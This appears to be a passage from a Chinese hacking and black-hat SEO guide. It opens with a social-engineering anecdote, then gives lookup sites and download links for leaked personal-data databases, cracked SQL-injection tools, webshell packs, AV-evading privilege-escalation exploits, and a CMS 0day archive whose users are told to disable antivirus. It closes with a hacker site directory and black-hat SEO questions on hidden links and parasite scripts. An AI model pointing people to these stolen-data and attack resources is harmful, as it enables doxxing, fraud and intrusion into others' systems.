我在这里举个简单的例子来简单讲一个问题，小张是某 X 市中学的一名老师，最近有一段时间经常会接到各种诈骗电话和短信，在接到这些诈骗电话的时候，让小张不可思议的是骗子能很详细的报出他的名字、生日和身份证号码及其其他一些相关的信息，如果不是小张机智，估计就上当了，那么小张的信息是怎么被泄露的呢？

一个人的信息被泄露可能有很多途径，但是我们现在要推敲的是就本次信息是从何泄露，我们这里用到的方法是“相似耦合排除”，有些时候骗子所给你提供的信息，也就是他从某种途径得到的，如淘宝购物、求职场所、公共信息、医疗、旅游相关、公司内部等，如骗子在说你同事是某某的是、或者说你最近买了什么东西、最近安全状况的时候，我们就大致可以确定信息从哪里泄露的，如小张在接到诈骗电话的同时，其他校园同事也都接到了相应的诈骗电话，那么基本上可以把目标定位到学校这个范围内，一般来说教师信息泄露的途径或存在教育局、招教网站、考试论坛、学校内部 OA、教师类网站，但是有一个前提就是，哪些网站是本校老师共用的，毕竟是本学校老师、或者是本市的老师接到了诈骗电话，那就可以再次将排除范围缩小到，教育相关领域，也就是小张所在地方的教育系统，另外一个就是参考小张曾经在什么地方很详细的填写了自己的个人信息，经过以上简单梳理，最终小张把问题放在了自己的教育博客上，这个教育博客是 X 市要求每个本市的老师都要登陆的，所以这个网站就存在最大的信息泄露嫌疑。

社会工程学的核心要义： 肯 蒙 拐 骗 偷

9.2、社工库

9.2.1、常用社工库

```
QQ 关系查询：http://www.shunmay.cn/

开房查询： http://www.mimaku.net/

账号密码查询：http://www.weigongkai.com/

查询网址：http://www.mimaku5.com/
```

9.2.2、社工库搭建

源码下载地址：http://so.baiduyun.me/search.php?wd=%E7%A4%BE%E5%B7%A5%E5%BA%93&ch=&tn=baidu&bar=&rsv_spt=3&ie=utf-8&rsv_sug3=4&rsv_sug4=408&rsv_sug1=2&oq=sheg&rsp=0&f=3&rsv_sug5=0&rsv_sug=0&rsv_sug2=0&inputT=3691


裤子下载地址：http://so.baiduyun.me/search.php?type=bdp&wd=%E8%A3%A4%E5%AD%90&search_submit=%E7%99%BE%E5%BA%A6%E8%B0%B7%E6%AD%8C%E5%8F%8C%E6%90%9C

裤子网站：http://www.sgklt.com/forum.php

9.2.3、社工工具辅助

资料和工具

工具集：http://dj.77169.com/List/List_907.html
工具放送：http://www.xiaosedi.com/post/8.html



名称	修改日期	类型	大小
Havij 1.15 Pro 破解版	2014/3/23 13:29	文件夹	
pangolin3.2.6.1145	2014/3/23 13:29	文件夹	
soft	2014/3/23 13:29	文件夹	
SQLI-Hunter_v1.2	2014/3/23 13:29	文件夹	
utf8"BSQL Hacker v0.9.0.9中文汉化绿...	2014/3/23 13:29	文件夹	
BSQLHackerSetup-0909.exe	2014/3/22 16:38	应用程序	1,521 KB
enema_fw-1.71-install.exe	2014/3/22 16:44	应用程序	11,901 KB
Havij 1.15 Pro 破解版.rar	2014/3/22 16:33	360压缩 RAR 文件	4,353 KB
Havij.v1.16 Pro Load Cracked[kuXoo....	2014/3/22 16:35	360压缩 RAR 文件	5,818 KB
havij1.7pro.rar	2014/3/22 16:33	360压缩 RAR 文件	6,491 KB
pangolin3.2.6.1145.zip	2014/3/22 16:31	360压缩 ZIP 文件	11,528 KB
python-2.7.2.msi	2014/3/22 16:20	Windows Install...	15,596 KB
SPInjv1.2.msi	2014/3/22 16:48	Windows Install...	5,860 KB
sql poizon v1 1.exe	2014/3/22 16:47	应用程序	971 KB
SQLI-Hunter_v1.2.rar	2014/3/22 16:53	360压缩 RAR 文件	1,036 KB
sqlmap_win_v01.zip	2014/3/22 16:26	360压缩 ZIP 文件	4,602 KB
sqlmap-0.9.zip	2014/5/8 20:36	360压缩 ZIP 文件	6,838 KB
SqlMap免Python环境绿色版.zip	2014/3/22 16:23	360压缩 ZIP 文件	10,530 KB
utf8"BSQL Hacker v0.9.0.9中文汉化绿...	2014/3/22 16:43	360压缩 ZIP 文件	1,398 KB

下载地址：**http://pan.baidu.com/s/1hq64sPQ** 密码: 99h3

Havij 1.15 Pro 破解版 pangolin3.2.6.1145

BSQLHackerSetup-0909

enema_fw-1.71-install

Havij.v1.16 Pro Load Cracked[kuXoo.com]

havij1.7pro

SPInjv1.2

sql poizon v1 1

sqlmap_win_v01

sqlmap-0.9

SqlMap 免 Python 环境绿色版


utf8"BSQL Hacker v0.9.0.9 中文汉化绿色版

木马下载：

小迪：http://www.xiaosedi.com/post/9.html

下载地址：http://pan.baidu.com/s/1mgHR29i 密码: 7da0

asp 马 aspx 马 php 马 jsp 马 cfm 马 脱裤马 打包马




THE 分享：

免杀提权 exp

115 网盘礼包码：5lbdnudum66a

链接:http://115.com/lb/5lbdnudum66a

本文来源：http://www.t00ts.net/post-129.html



SEO 学习资料

链接： http://pan.baidu.com/s/1pJxACpd 密码：wpde

社工师百宝箱

链接： http://pan.baidu.com/s/1pJ2X7Fd 密码：a6h5


工具包解压密码：yhsec

中国红客小组工具包贺岁版

链接：http://pan.baidu.com/s/1jGn0GdC 密码：1pob

相应的一些工具：http://www.t00ts.net/sort/2


部分工具就不放出地址了，有需要的联系，联系方式自己找吧（我就不告诉你，我写第一页了）



分享一个个人珍藏版的东西，里面有 08CMS、AKCMS、bbsxp、BLUECMS、CreateLiveCMS、DeDeCMS、discuz、Diy-Page、Drupal、DVBBS、Ecshop、joomla、KINGCMS 、NBArticle、Oblog、php168、phpbb、phpcms、PHPweb、phpwind、Shopex、UCHOME、wordpress、Z-BLOG、帝国 EmpireCMS、动网 bbs、动易 cms、风讯 foosunCMS、科讯 KesionCMS、乔客 JoekoeCMS、新云、逐浪 CMS 以及其他的一些漏洞、0day、exp…

下载地址：http://www.sky00.com/download/exp.rar　　解压密码：www.sky00.com

里面有一些敏感代码和易语言等编写的小工具等，报毒是必然的，下载前请关闭杀毒软件！



链接:http://pan.baidu.com/share/link?shareid=401383&uk=3022317521　　3076

资源推荐

混世魔王：http://26836659.blogcn.com/

Seo 全攻略：http://www.seoby.cn

Sebug：http://sebug.net/

补天：http://loudong.360.cn/

钟馗之眼：http://www.zoomeye.org/

撒旦搜索：http://www.shodanhq.com/

八音猫：http://www.bymseo.com/

THE: http://www.t00ts.net/

小迪：http://www.xiaosedi.com/

龙井：http://www.longene.org/

Linux：http://xiao106347.blog.163.com/

暗月：http://www.moonsec.com/

90sec：http://www.90sec.org

Wooyun：http://www.wooyun.org/

习科论坛：http://bbs.isilic.org/

Z.box：http://49mm.com/

习科: http://bbs.blackbap.org/

Seay: http://www.cnseay.com/

Freebuf：http://www.freebuf.com/

小残：http://www.exehack.net/

路由器攻击工具：http://routerpwn.com/

独自等待：http://www.waitalone.cn/

逍遥：http://www.ccav8.cn/

Pcwap 手机网站源码：http://www.pcwap.cn/

外贸优化：http://googleseoer.com/

黑帽 seo：http://bbs.acehat.com/

黑帽技术：http://www.heimaoseojishu.com/

站群哥：http://www.lseventt.com/

黑帽学习：http://www.heimaoxuexi.com/

黑帽：http://www.heimaoseoer.com/

洛维花：http://www.luoweihua.cn/

Hackblog： http://www.hackblog.cn/

Sem9：http://www.sem9.com/

迷你博客：http://www.miniseo.net/

Nuclear’Atk：http://lcx.cc/

正冰：http://blog.is36.com/

夜澜观雨：http://www.80sy.com/

Sky 自留地：http://www.03sec.com/

91ri:http://www.91ri.org/

cnbird2008：http://blog.csdn.net/cnbird2008

陈默：http://chenmo.net.cn

查询词：http://chaxunci.com/（长尾词）

Backlion：http://www.backlion.com/

Packet storm： http://packetstormsecurity.com/

Beebeeto：http://www.beebeeto.com/

Jarett’s Blog：http://www.nigesb.com/

HK 共享：http://www.mfhk8.com/forum.php

骚鱼：http://www.saoyu.com/

网赚末班车：http://wzmbanche.com/

检测工具：https://zh.majestic.com

黑帽盒子：http://www.heimaohezi.com/

自学网：http://www.zzml26.com/

0day5：http://0day5.com/

Hack918:http://www.hack918.com/forum.php

Xssec:http://www.xssec.com/

小马：http://www.i0day.com/

阿德马：http://www.nxadmin.com/

非安全：http://www.sitedirsec.com/

站长防黑网：http://www.zzfhw.com/

小灰博客：http://www.sky00.com/

宝贝鱼：http://www.bby44.com/

0day5：http://0day5.com/

安全焦点：http://www.chncto.com/

0day：http://www.csdn.net/tag/0day

Webshell：http://www.webshell.cc

0day 储藏室：http://www.0day.cc/

安天 365：http://www.antian365.com/

千日斩：http://www.reversesec.com/

Webvul:http://www.webvul.net/

0day 查询网站：http://orlydb.com/

黑帽题库

1. 一个新站多久能被收录，基于什么原理才能这么快收录？

2. 怎么提高一个网站的百度权重？

3. 网站被降权有哪些原因？

4. 网站被降权之后，怎么才能恢复权重？

5. 一个网站被搜索引擎提示风险，怎么解除风险提示？

6. 百度加 V 有什么作用？

7. 百度竞价有什么好处？能否为网站带来大量流量？

8. cnzz、51、百度统计、51yes、腾讯统计、谷歌统计、91 统计哪个能实现多网站统计？

9. 网站隐藏黑链代码是？是不是隐藏黑链代码都通用所有搜索引擎？以及长时间通用？

10. 网站被挂马之后，你怎么操作，并找出木马修补漏洞？

11. 常用的网站 http、dns、响应时间检测的网站有哪些？

12. 常用的网站云防护的站有哪些？

13. 网站弹窗代码（打开网站的时候，同时打开一个隐藏父窗口）

14. 一个网站的外链是不是越多越好？外链多了网站的权重是不是就高？

15. 常用的站群软件有哪些？

16. 常用的 php 辅助环境有哪些？

17. 在网站标题、关键词、描述中，关键词和描述哪些是不必须的？

18. 网站权重提不高的原因有哪些？除去网站内容因素

19. 对于网站打开速度慢，你有什么建设性意见？

20. 外链宣传工具作用大吗？

21. 外链作用大吗？

22. 百度搜索下拉实现的原理（手机端百度搜索下拉）

23. 网站百度权重和流量有什么关系？

24. 软文质量和什么有关？

25. 0177.0x00.00.0x00000000001 这个是什么形式的域名？

26. 对于一个站我们优化的出发点是什么？

27. 什么是桥页？

28. 泛站群有几种？

29. 寄生脚本类型

30. 百度抓取淘宝内容吗？

31. 什么是短网址？

32. 如果你的网站被别人挂了大量链接外链，你应该怎么办？

33. 思考题

需求：唯品会官网的流量是 53 万、现想深入优化、提高流量值，请问你接到这个单子之后，你会从哪几个方面入手？你的优化思路是？你能在原来的基础上提高多少流量？为什么是提高这么多，而不是另外一个数值？